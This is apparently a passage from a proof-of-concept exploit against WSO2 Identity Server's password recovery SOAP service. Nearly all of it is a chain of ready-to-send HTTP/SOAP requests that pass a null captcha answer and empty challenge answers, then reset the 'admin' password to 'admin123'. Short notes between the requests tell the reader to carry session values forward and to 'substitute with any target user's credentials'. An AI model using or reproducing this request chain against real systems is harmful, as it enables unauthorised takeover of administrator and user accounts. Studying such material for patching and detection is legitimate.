AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Connection: close
Content-Type: text/xml; charset=utf-8
Content-Length: 365
SOAPAction: "urn:getCaptcha"

<?xml version="1.0" encoding="UTF-8"?>
     <soapenv:Envelope xmlns:soapenv="
     http://schemas.xmlsoap.org/soap/envelope/"
     xmlns:ns="http://services.mgt.identity.carbon.wso2.org">
          <soapenv:Header/>
          <soapenv:Body>
               <ns:getCaptcha>
                    <ns:username>
                         admin
                    </ns:username>
               </ns:getCaptcha>
          </soapenv:Body>
     </soapenv:Envelope>

```

Replace this field with values obtained from the intercepted request.

You may substitute with any target user's credentials.

Payload for Verify User

```
POST /services/UserInformationRecoveryService.UserInformationRecoveryServiceHttpsSoap11Endpoint/ HTTP/1.1
Host: localhost:9443
Cookie: JSESSIONID=E9178328B9F475B2B504D8676DCE5278
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Content-Type: text/xml; charset=utf-8
Content-Length: 738
SOAPAction: "urn:verifyUser"

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns="http://services.mgt.identity.carbon.wso2.org" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <soapenv:Header/>
    <soapenv:Body>
        <ns:verifyUser>
            <ns:username>
                admin
            </ns:username>
            <ns:captcha>
                <ns:imagePath>
                    registry/resource/_system/config/repository/components/org.wso2.carbon.captcha-images/e1549a26-e473-4633-8628-81013c9aaff8.jpg
                </ns:imagePath>
                <ns:secretKey>
                    e1549a26-e473-4633-8628-81013c9aaff8
                </ns:secretKey>
                <ns:userAnswer xsi:nil="true"/>
            </ns:captcha>
        </ns:verifyUser>
    </soapenv:Body>
</soapenv:Envelope>
```

Replace this field with values obtained from the intercepted request.

Need to change can get from respond form get capcha

Payload for get User Challenge Questions

```
POST /services/UserInformationRecoveryService.UserInformationRecoveryServiceHttpsSoap11Endpoint/ HTTP/1.1
Host: localhost:9443
Cookie: JSESSIONID=E9178328B9F475B2B504D8676DCE5278
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Content-Type: text/xml; charset=utf-8
Content-Length: 510
SOAPAction: "urn:getUserChallengeQuestions"

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:ns="http://services.mgt.identity.carbon.wso2.org"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <soapenv:Header/>
  <soapenv:Body>
    <ns:getUserChallengeQuestions>
      <ns:userName>
        admin
      </ns:userName>
      <ns:confirmation>
        cb5f11a7-340c-4a31-aab5-7abbc053f960
      </ns:confirmation>
    </ns:getUserChallengeQuestions>
  </soapenv:Body>
</soapenv:Envelope>
```

Replace this field with values obtained from the intercepted request.

Need to change can get from respond form Verify User

Payload for Verify User Challenge Answers

```
POST /services/UserInformationRecoveryService.UserInformationRecoveryServiceHttpsSoap11Endpoint/ HTTP/1.1
Host: localhost:9443
Content-Type: text/xml; charset=utf-8
SOAPAction: "urn:verifyUserChallengeAnswers"
Cookie: JSESSIONID=E9178328B9F475B2B504D8676DCE5278
Connection: close
Content-Length: 625

<?xml version="1.0" encoding="UTF-8"?>
     <soapenv:Envelope xmlns:soapenv="
     http://schemas.xmlsoap.org/soap/envelope/"
     xmlns:ns="http://services.mgt.identity.carbon.wso2.org"
     xmlns:xsd="http://dto.mgt.identity.carbon.wso2.org/xsd">
          <soapenv:Header/>
          <soapenv:Body>
               <ns:verifyUserChallengeAnswers>
                    <ns:userName>
                         admin
                    </ns:userName>
                    <ns:confirmation>
                         a5424566-35f9-42c5-ab2e-e509878c1eec
                    </ns:confirmation>
                    <ns:userChallengesDTOs>

                    </ns:userChallengesDTOs>
               </ns:verifyUserChallengeAnswers>
          </soapenv:Body>
     </soapenv:Envelope>
```

Replace this field with values obtained from the intercepted request.

Need to change can get from respond form get User Challenge Questions

Payload for Reset Password

```
POST /services/UserInformationRecoveryService.UserInformationRecoveryServiceHttpsSoap11Endpoint/ HTTP/1.1
Host: localhost:9443
Cookie: JSESSIONID=E9178328B9F475B2B504D8676DCE5278
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Connection: close
Content-Type: text/xml; charset=utf-8
Content-Length: 474
SOAPAction: "urn:updatePassword"

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns="http://services.mgt.identity.carbon.wso2.org">
    <soapenv:Header/>
    <soapenv:Body>
        <ns:updatePassword>
            <ns:username>
                admin
            </ns:username>
            <ns:confirmationCode>
                93293825-c5a2-43cd-89f9-8536c4eea69c
            </ns:confirmationCode>
            <ns:newPassword>
                admin123
            </ns:newPassword>
        </ns:updatePassword>
    </soapenv:Body>
</soapenv:Envelope>
```

Replace this field with values obtained from the intercepted request.

Need to change can get from respond form get Verify User Challenge Answers